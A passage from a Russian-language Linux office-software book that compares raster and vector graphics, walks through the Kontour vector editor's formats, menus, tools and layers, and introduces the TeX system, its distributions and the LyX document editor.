В то же время, рисунок, созданный в редакторе *векторной* графики Kontour (или Open Draw) — синий прямоугольник на всю страницу, «весит» всего 5,9 Кб. В чем же дело? А дело в том, что вместо того, чтобы запоминать координаты и цвет каждой точки, векторные редакторы запоминают только формулы, описывающие тот или иной объект, и параметры, которые передаются формуле. Например, для запоминания того же квадрата 100x100 пикселей в векторном формате потребуется всего 6 байт! Один байт — тип объекта (номер формулы), четыре байта — координаты вершин прямоугольника, один байт — цвет прямоугольника. Тогда вы можете задать вопрос: почему же файл с этим рисунком занимает 6 Кб, а не 6 байт?

Во-первых, все не так просто, как я описал: в действительности для описания прямоугольника нужно немного больше памяти. Во-вторых, кроме описания графических объектов, в файле рисунка содержится много служебной информации (более, чем 5 Кб) — это формат и размер страницы, информации об авторе рисунка. В-третьих, попробуйте в этот же файл добавить два-три эллипса: его размер увеличится не более, чем на 100 байт. Если до этого файл занимал 5,9 Кб, то после добавления эллипсов он занимает 6,0 Кб.

Почему же растровая графика не вымерла, как мамонты, а продолжает с успехом использоваться в наше время? Да потому, что только с помощью растровой графики можно реалистично передать изображение: попробуйте вы написать

формулу, которая описала бы лицо человека. Исходя из этого, векторная графика используется в своей узкой сфере — полиграфии и рекламной продукции.

Вам нужна большая реалистичность при создании визитной карточки или упаковки для коробки спичек? Наверное, только в случае, если вы хотите разместить на визитной карточке свою фотографию — чтобы помнили. Но даже если поместить свою фотографию на визитку, размер файла визитки, сохраненного в векторном формате, будет меньше размера растрового файла — кроме фотографии, у вас же еще есть прямоугольники, линии и надписи.

Не все растровые форматы занимают много места. Существуют форматы, поддерживающие сжатие изображения — JPEG, PNG, TIFF (с компрессией). Однако редактировать векторную графику значительно проще, чем растровую.

Например, вы нарисовали эллипс, поверх которого написали свое имя, файл вы сохранили в формате PNG. В этом формате размер файла будет даже меньше, чем при использовании векторной графики. Через пару дней вам захотелось переместить эллипс в другой угол рисунка: для этого вам придется стереть эллипс вместе с надписью (так как вы не можете стереть эллипс, не уничтожив надпись), заново нарисовать эллипс и заново добавить надпись. Практически, вам придется нарисовать рисунок заново.

В векторной графике вы можете просто переместить ваш эллипс в любое удобное для вас место — при этом даже не изменится размер файла: программа изменит только значения координат эллипса, память для которых уже была выделена. Однако векторный формат имеет один недостаток. Если вместо координат точек хранятся формулы, описывающие различные объекты, значит, кому-то нужно считать всю эту математику? Нет, не бухгалтеру, подсчетом всего этого занимается центральный процессор. Обработка векторной графики отнимает хорошую долю процессорного времени.

Если вы хотите профессионально работать с векторной графикой, вам нужно купить новый процессор, потому что чем быстрее процессор, тем быстрее будет обрабатываться векторная графика. Заодно придется модернизировать и оперативную память — ведь вы будете внедрять в свои рисунки картинки в растровом формате — на одних графических примитивах далеко не уедешь, а растровая графика, как нам известно, очень любит память.

Краткая сравнительная характеристика векторной графики и растровой приведена в табл. 6.1.

Растровая и векторная графика

Таблица 6.1

Формат	Преимущества	Недостатки	Применение
Растровый	1) Высокая реалистичность изображения	1) Большой объем 2) Сложность редактирования	Обработка фотографий и других типов изображений, где нужна большая реалистичность
Векторный	1) Экономия дискового пространства 2) Простота редактирования	Дополнительная нагрузка на процессор	Полиграфия, реклама

6.4.2. Общие сведения о Kontour

В ранних версиях K Office штатным редактором векторной графики был K Illustrator. Затем он, не меняя сути, сменил название на Kontour, но и этот редактор не продержался долго: в K Office версии 1.2 разработчики отказались от его поддержки. Теперь основным векторным редактором K Office стал Karbon14. К сожалению, в состав K Office 1.3.3 его включили в несколько недоработанном виде: отсутствуют некоторые инструменты, внешне безобидные операции приводят к аварийному завершению работы... так что, если хороший векторный редактор вам действительно нужен, пользуйтесь Open Draw, или установите K Office версии 1.1 с Kontour, или дождитесь исправления ошибок в Karbon. Следить за новостями можно на сайте разработчиков K Office <http://koffice.org>.

Возможности программы

Программа Kontour обладает практически всеми функциями программы Open Draw. Kontour не может создавать трехмерные примитивы, но это не столь важно: ведь по определению векторная графика — плоская (двухмерная). А в Open Draw все равно нельзя создать полностью трехмерное изображение — ведь вы рисуете трехмерные объекты на двухмерной плоскости (получается что-то вроде «двух с половиной мерности»).

Лучше поговорим о поддерживаемых программой форматах. Kontour поддерживает следующие форматы, кроме своего собственного:

- K Illustrator (расширение .kil);
- метафайл Windows (.wmf — Windows Metafile);
- масштабируемые векторные графики (.svg — Scalable Vector Graphics);
- файл Xfig (.fig);
- рисунок MS Office.

Можно экспортировать иллюстрации в следующие форматы:

- Встраиваемый PostScripts (.eps — Encapsulated PostScript);
- X11 Pixmaps (.xpm);
- формат PPM (.ppm).

От экспорта в формат GIF в новой версии (1.1.1) разработчики почему-то отказались. Kontour поддерживает непосредственное сохранение в форматы (без экспорта):

- K Illustrator (.kil);
- Масштабируемые векторные графики.

В процессе создания иллюстрации вы можете вставить в нее растровые рисунки следующих форматов:

- JPEG;
- PNG;
- битовые рисунки X11 (.xbm);
- пиксельные рисунки X11 (.xpm).

Вот практически вся информация, которую вам нужно знать, прежде чем запустить Kontour. Для его запуска выполните команду меню KDE: **К** → **Мультимедиа** → **Графика** → **Kontour (векторный редактор)**. Возможно, у вас будет установлена старая версия — в прошлом Kontour назывался K Illustrator, да и сейчас, если вы посмотрите информацию о программе, в поле название программы написано «Иллюстратор KDE». Но название не изменяет сути, ведь так?

Если вы любите вводить команды вручную, для запуска Kontour предназначена команда `kontour`, которую можно ввести в окне запуска программы (**Alt + F2**). Иллюстратор уже запущен? Тогда можно перейти к чтению следующего пункта.

Как любое другое приложение, входящее в пакет K Office, Kontour при запуске предложит вам выбрать существующий файл или создать новый. Итак, вы создали новый файл (см. рис. 6.19).

Прежде чем приступить к созданию настоящего шедевра векторной графики, познакомимся с основным меню программы.




Рис. 6.19. Окно программы Kontour

Описание главного меню программы

Надеюсь, что все знают, что меню **Файл** предназначено для работы с файлами — создание новых файлов, сохранение, открытие, а также печать файлов.

Меню **Правка** предназначено для работы с буфером обмена, отмены и повторения предыдущих действий, а также в этом меню находится команда **Свойства**, которая позволяет изменить параметры объекта.

Меню **Вид** содержит команды управления просмотром. В этом меню вы найдете команды изменения масштаба изображения, создания новых областей просмотра, показа сетки и направляющей. О сетке и направляющих линиях мы поговорим более подробно в пункте **Совместное расположение объектов**.

Меню **Инструменты** поможет вам активизировать нужный инструмент, если вы забыли комбинацию клавиш или панель **Инструменты** закрыта.

Меню **Слой** — это особое меню, которое содержит команды для работы со слоями — частями изображения, которые редактируются отдельно друг от друга, но все вместе представляют единую картинку. В этом меню вы также найдете команды для группировки и разгруппирования объектов, а также изменения уровня объекта.

С помощью меню **Изменить** вы можете изменить (трансформировать) объект. Данное меню позволяет изменить позицию, угол поворота и другие параметры объекта.

Последнее меню — меню **Настройка** — содержит команды показа панелей инструментов, а также команды настройки некоторых инструментов.

6.4.3. Создание и редактирование векторных изображений

Обзор инструментов

Не буду подробно описывать каждый из инструментов и что с помощью них можно сделать, поскольку функциональное назначение каждого из них ясно из названия. Перечислю лишь сами инструменты. Итак, вы можете создать свой шедевр с помощью следующих инструментов:

1. Выбор объекта.
2. Изменение точек.
3. Свободная линия.
4. Линия.
5. Кривая Безье.
6. Прямоугольник.
7. Многоугольник.
8. Эллипс.
9. Текст.
10. Текст по кривой.
11. Масштаб.
12. Вставить объект.
13. Вставить рисунок.
14. Вставить иллюстрацию.

Расположение текста по кривой

Очень часто возникает потребность в расположении текста по кривой, например, по кругу. Взглянув на рис. 6.20, вы поймете, как это делается. Сначала нужно добавить текст и изменить его шрифт. Затем нарисовать кривую — в нашем случае круг. После этого с помощью инструмента **Выбор** выделите текст и активизируйте инструмент **Текст по кривой**. Появится жирная стрелка, с помощью которой нужно выбрать кривую, вдоль которой будет расположен текст. Нам особо выбирать нечего: в нашем распоряжении только один круг, поэтому щелкните на нем. Все! Текст расположен по кругу. Теперь выделите круг и нажмите клавишу «Delete» для его удаления.

В качестве кривой могут выступать:

- свободные линии;
- линии, связанные линии, многоугольники — словом все, что нарисовано инструментом **Линия**;
- прямоугольники и многоугольники;
- эллипсы;
- кривые Безье.




Рис. 6.20. Текст по кругу

Преобразование графических примитивов

К преобразованию графических примитивов относятся такие операции:

1. перемещение объекта;
2. изменение размера объекта;
3. вращение;
4. изменение точек объекта;
5. преобразование в кривые;
6. размытие объекта.

Все эти операции находятся в меню **Изменить**.

При нажатии кнопки **Применить к копии** будет создана копия объекта, для которой будут установлены новые размеры.

Работа с узлами

Как только вы активизировали объект, на его углах (вершинах) должны появиться небольшие зеленые точки. Эти точки называются узлами. С помощью функций панели инструментов **Узлы** над ними можно производить следующие действия:

1. Двигать узел.
2. Создавать новый узел.
3. Удалять узел.
4. Разделять линию.

Группирование и разгруппирование объектов. Уровни объектов

Напомню, что для выделения нескольких объектов нужно удерживать нажатой клавишу «Shift» и щелкать левой кнопкой мыши по нужным объектам. Разумеется, перед выделением нужно активизировать инструмент **Выбор**.

Для группировки выделенных объектов используется команда меню **Слой** → **Группировать**. После выполнения этой команды совокупность выделенных объектов станет одним целым — группой. При попытке перемещения объекта группы будет перемещена вся группа. Для разгруппировки объектов выделите группу (щелкните на одном из объектов группы) и выполните команды **Слой** → **Разгруппировать**.

Любой редактор векторной графики позволяет располагать одни объекты поверх других. В Kontour каждый объект имеет свой уровень. Объекты с более высоким уровнем располагаются поверх объектов с более низким уровнем.

Использование сетки и направляющих

Вы хотите более точно расположить объект на рабочем пространстве? Выполните команду **Вид** → **Показать сетку**. Сетка поможет вам более точно расположить объект на странице относительно других объектов

Кроме сетки, Kontour обладает еще одним вспомогательным средством, которое облегчает позиционирование объектов — это направляющие. Для отображения направляющих убедитесь, что режим отображения включен: должен быть установлен флажок возле команды **Показать направляющие** в меню **Вид**. Даже, если этот режим включен, вы все равно не увидите направляющие: ведь вы их еще не установили.

Для установки горизонтальной направляющей ухватитесь за горизонтальную линейку (верхнюю) и потяните ее вниз. Сама линия останется на месте, зато вы увидите синюю направляющую линию.

Аналогично для установки вертикальной направляющей линии нужно ухватиться за вертикальную линейку и потянуть ее вправо.

Для чего нужны сетка и направляющие? Кроме того, что эти два средства облегчают расположение объекта, к ним можно привязывать объект. Вы можете привязать объект как к сетке, так и к направляющим, причем можно одновременно привязывать объект и к сетке, и к направляющим

Слой

Что такое слой? Слой можно представить как листы прозрачной бумаги, на которых что-то нарисовано. Все вместе эти листы представляют собой одно изображение, но каждый лист независим от других и его можно редактировать отдельно. Точно так же обстоит дело и со слоями: все слои вместе — это одно единое изображение, но каждый слой редактируется отдельно.

Для работы со слоями предназначена панель **Слой**. Как правило, она отображается возле панели инструментов (см. рис. 6.21).




Рис. 6.21. Панель «Слой»

Каждый слой имеет три атрибута — **Глаз**, **Карандаш** и **Принтер**. Если установлен атрибут **Глаз**, то слой будет доступен для просмотра, **Карандаш** — для редактирования, **Принтер** — для печати. Для того, чтобы сбросить (или установить) нужный вам атрибут, щелкните на изображении глаза, карандаша или принтера.

Для отображения панели **Слои** (если она у вас закрыта) нажмите комбинацию клавиш **Ctrl + L** или выполните команду меню **Настроить → Панель слоев**. В некоторых (старых) версиях Иллюстратора для отображения этой панели нужно было воспользоваться командой **Вид → Слои (View → Layers)**.

Любое изображение обладает хотя бы одним слоем — **Слой #0**. Это фон изображения. Вы не можете удалить этот слой. Точнее можете, но при условии, что вы добавили хотя бы один слой. Для изменения уровней слоя на панели **Слой** вы найдете кнопки **Вверх** и **Вниз**. Ясно, что чем выше находится слой в списке слоев, тем ниже у него уровень. Слой с минимальным уровнем является фоном изображения.

Рядом возле кнопок изменения уровня слоя вы найдете кнопки **Новый слой** и **Удалить слой**, которые используются для создания нового слоя и удаления уже существующего. При удалении слоя будут удалены и все объекты, которые на нем расположены.

Процессор технических документов $\text{L}\alpha\text{X}$

7.1. Система подготовки документов TeX

TeX — это система подготовки документов, содержащих большое количество формул и таблиц. Первоначально система TeX была разработана американским математиком Дональдом Кнутом, автором знаменитой книги «Искусство программирования». Система TeX была портирована на платформу Unix программистами Говардом Трикеем (Howard Trickey) и Павлом Куртисом (Pavel Curtis).

TeX используется для подготовки большинства научных работ и вы знаете почему? Ведь можно же работать с формулами и таблицами, не выходя из любимого текстового процессора — MS Word или OO Writer? Да, можно. Но вы когда-нибудь пытались сравнить размер файла MS Word, содержащего большое количество формул, с размером исходного tex -файла? Он будет примерно раз в 10 меньше. К тому же точно расположить ту же формулу в MS Word практически невозможно, а TeX позволяет это сделать.

Но самое главное достоинство системы TeX — это независимость от платформы. Текст, формулы и другие объекты описываются текстовыми директивами. Чтобы было понятнее, представьте исходный код файла HTML, например, для того, чтобы браузер отобразил текст жирным шрифтом, в текстовом редакторе вам нужно написать:

```
<b>Жирный текст</b>
```

Почти такой же принцип используется и в системе TeX . Только TeX использует другие директивы. Директивы в TeX начинаются с обратной наклонной черты, например:

```
\layout Title
```

Текст документа TeX набирается в любом текстовом редакторе (но не процессоре!). Затем исходный текст (файл с расширением `.tex`) компилируется в файл DVI (файл с расширением `.dvi`), который не зависит от платформы и устройства. Ваш DVI-файл будет одинаково выглядеть как в Linux, так и в Windows или Mac OS. В каком виде вы видите документ на экране, в точно таком же вы увидите его и на печати.

Что можно делать с файлом DVI? Его можно просматривать, печатать и отправлять в издательство. Для просмотра и печати dvi-документов предназначена программа `xdvi`, которая, скорее всего, уже установлена в вашей системе.

В настоящее время оригинальная система TeX почти не используется, а применяются ее модификации, например, система LaTeX, которая упрощает работу с системой TeX. Система LaTeX представляет собой пакет макрокоманд, упрощающий работу с TeX.

Кроме LaTeX, используются такие пакеты:

- EmTeX;
- TeTeX;
- Русский TeX 97;
- ВаКоМа TeX;
- T2.

EmTeX — единственный известный мне пакет TeX, способный работать в операционной системе MS DOS. Как видите, система TeX действительно независима от платформы. Для организации небольшого издательства вам хватит одного компьютера 386/486 DX, лазерного аппаратного PostScript-принтера и профессионального ксерокса. Конечно, с моей стороны — это шутка, сами понимаете, кроме этой техники вам понадобится еще много чего, но сама суть в том, что для подготовки документов не обязательно использовать P4 и Adobe PageMaker, которые стоят кучу денег.

TeTeX — система подготовки документов для операционной системы Unix. В данный момент я использую систему `tetex-latex` версии 1.0.7, которая входит в состав моего дистрибутива. Более ранние версии TeTeX (до версии 0.9) не умели конвертировать tex-документы в формат PDF. Начиная с версии 0.9, в состав TeTeX входит утилита `pdfTeX`, которая предназначена для прямого конвертирования tex-файла в формат PDF.

Русский TeX 97 — русифицированная версия TeX, позволяющая работать с такими форматами TeX: Plain TeX, LaTeX, AmSTeX, AmLaTeX. Судя по отзывам, с этим пакетом не очень удобно работать. Сам сказать ничего о нем не могу — ни хорошего, ни плохого, потому что ни разу не использовал его: моя версия TeX меня полностью устраивает. Если вы заинтересовались этим пакетом, рекомендую посетить сайт <http://www.tex.math.ru>

Система ВаКоМа TeX работает под управлением операционных систем MS Windows 3.11 и Windows 95. Очень хорошо русифицирована, понимает документы в четырех кодировках русского языка. Эту систему можно также использовать как оболочку к системе EmTeX.

Проект единой кодировки T2 — попытка создать единую кодировку русского языка для системы TeX. Система может работать с входным документом в любой кодировке, который «на лету» будет преобразован в свою собственную кодировку.

По системе TeX написано очень много разных книг и статей, которые вы можете найти в Internet. Я могу порекомендовать книгу Дональда Кнута «Все про TeX», которая доступна по адресу <http://www.phtd.tpu.edu.ru/pub/tex/doc/rustex.tgz>, а также следующую литературу:

1. Руководство пользователя LaTeX на русском языке
[<http://www.phtd.tpu.edu.ru/pub/tex/doc/lattex.zip>].
2. Каталог команд системы LaTeX
[<http://www.phtd.tpu.edu.ru/pub/tex/doc/cltex.tar.gz>].
3. Каталог команд Plain TeX
[<http://www.phtd.tpu.edu.ru/pub/tex/doc/cltex.tar.gz>].

7.2. Программа **LyX**

Наверное, у вас сложилось впечатление, что программа LyX — это обыкновенный текстовый редактор, в котором мы будем набирать директивы TeX. А вот и нет. Программа LyX относится к типу WYSIWYG (What You See It Wat You Get — «Что видишь на экране, то и получишь на печати»). Это значит, что вы можете набирать документ в процессоре документов LyX почти так же, как это вы делаете в обыкновенном текстовом процессоре, например, Open Writer. Затем этот текст сохраняется в формате LaTeX.

Программу LyX (и другие программы такого типа) можно сравнить с композером HTML-документов. В композере HTML-документов вы не редактируете непосредственно код HTML, а просто создаете документ с форматированием текста, таблицами и рисунками, который потом из внутреннего представления будет сохранен в формат HTML. Другими словами, если кто-то создает TeX-файл в текстовом редакторе, он подобен Web-мастеру, создающему Web-страницу в Блокноте, и, наоборот, если вы создаете TeX-документ с помощью LyX, вас можно сравнить с пользователем программы FrontPage для создания HTML-страниц.

Однако нужно помнить, что опытный Web-мастер, хорошо знающий язык HTML, создаст Web-страницу намного лучшего качества, чем обыкновенный пользователь FrontPage, поскольку любой композер содержит только базовые команды и не знает последние стандарты HTML. Поэтому программу LyX можно посоветовать вам только для первого знакомства с системой TeX

или же для набора несложных документов, например, небольших статей. А вот при создании большого и сложного документа вам все равно придется определенную часть TeX-документа писать вручную.

Кроме программы LyX, существуют также другие WYSIWYG-редакторы TeX-документов:

- SciTeXt;
- The MathSpad Editor.

В этой главе мы не будем рассматривать все возможности программы LyX, поскольку она поставляется с замечательной документацией на русском языке. После прочтения этой главы я рекомендую сразу же прочесть самоучитель по программе LyX. Для его вызова выполните команду **Помощь** → **Самоучитель**.

Чтобы запустить программу LyX, выберите ее в меню KDE: **К** → **Офис** → **LyX** или же нажмите комбинацию клавиш **Alt + F2** и введите команду **lyx** (рис. 7.1).

Программа LyX не входит в состав пакета **K Office**, поэтому ее интерфейс вам может показаться немного непривычным — это интерфейс программы **X-Window**, которая независима от оконной среды.




Рис. 7.1. Окно программы LyX




Рис. 7.2. Окно открытия файла

Для прочтения справочной информации выполните команду **Файл** → **Открыть** или нажмите кнопку **Открыть** на панели инструментов. Нажмите кнопку **Примеры**. Программа перейдет в каталог, содержащий примеры lyx-файлов (см. рис. 7.2). Обычно это каталог `/usr/share/lyx/examples`. Откройте файл `ru_splash.lyx` и прочитайте его.

Меню **Правка программы** LyX содержит команды отмены предыдущего действия, работы с буфером обмена, поиска и замены

текста, проверки прописания, а также команду **Параметры**. После выполнения команды **Параметры**, если, конечно, вы изменили параметры LyX, нужно выполнить команду **Правка** → **Переконфигурировать**, чтобы изменения вступили в силу.

Меню **Вставить** используется для вставки следующих объектов:

- математических формул, матриц и других математических объектов;
- специальных символов;
- ссылок на источник цитирования;
- меток;
- сносок;
- примечаний на полях;
- URL;
- списков;
- команд **LaTeX**;
- министраниц;
- рисунков (команда **Вставить** → **Графика**);
- таблиц;
- прочих объектов.

Меню **Формат** содержит команды изменения шрифта, начертания текста, а также команды изменения формата абзаца (см. рис. 7.3) и страницы.

Меню **Просмотреть** предназначено для просмотра результатов компиляции LyX-файла в форматы DVI, PDF, а также для просмотра сообщений систе-




Рис. 7.3. Формат абзаца (команда меню **Формат** → **Абзац**)

мы TeX и информации о системе TeX. Если при вызове информационного окна вы видите сообщение «Нет списка файлов» или подобное ему, нажмите кнопку **Запустить texhash**.

С помощью меню **Документы** можно переходить от одного редактируемого документа к другому.

В качестве упражнения создадим небольшой документ, показанный на рис. 7.4. Создайте новый документ, нажав кнопку **Создать документ** на панели инструментов.

Для того, чтобы вставить графику, нужно выполнить команду меню **Вставить** → **Графика**. В окне **Графика** нажмите кнопку **Обзор** и выберите файл. В этом же окне вы можете изменить параметры рисунка, например, его размер и способ отображения на экране. Помните, что вы можете установить один размер для просмотра рисунка в редакторе LyX и совершенно другой размер для системы LaTeX. Для изменения уже установленных параметров рисунка вам достаточно один раз щелкнуть на нем.

Набор текста производится обычным образом. В дальнейшем вы можете применить один из стилей. Для этого выделите текст и выберите нужный стиль из списка стилей. В показанном на рис. 7.4 примере используется стиль **Обычный**.




Рис. 7.4. Экспериментальный документ

Для перехода редактора в математический режим нажмите кнопку **Математический режим** на панели инструментов. Затем введите формулу:

$$(x+3)^2 * (x-2) = 5$$

Программа LyX, работая в математическом режиме, автоматически преобразует введенный вами текст в формулу, записанную в обычном для человека виде.

Следующий шаг — это создание таблицы. Нажмите кнопку **Вставить таблицу** и с помощью ползунков в одноименном окне установите размер таблицы (см. рис. 7.5).




Рис. 7.5. Окно «Вставить таблицу»

После успешного заполнения ячеек таблицы можно перейти к добавлению примечания на полях и сноски. Для этого используйте одноименные кнопки на панели инструментов.

По окончании можно просмотреть наш документ в формате DVI (рис. 7.6). Выполните команду меню **Просмотреть** →

DVI и внимательно наблюдайте за сообщениями на панели состояния. Панель состояния отображает названия программ, которые запускаются для компиляции вашего файла, а также параметры, которые передаются этим программам. По окончании процесса компиляции **LyX** запустит программу **xdvi** (она должна быть установлена у вас) для просмотра результата.

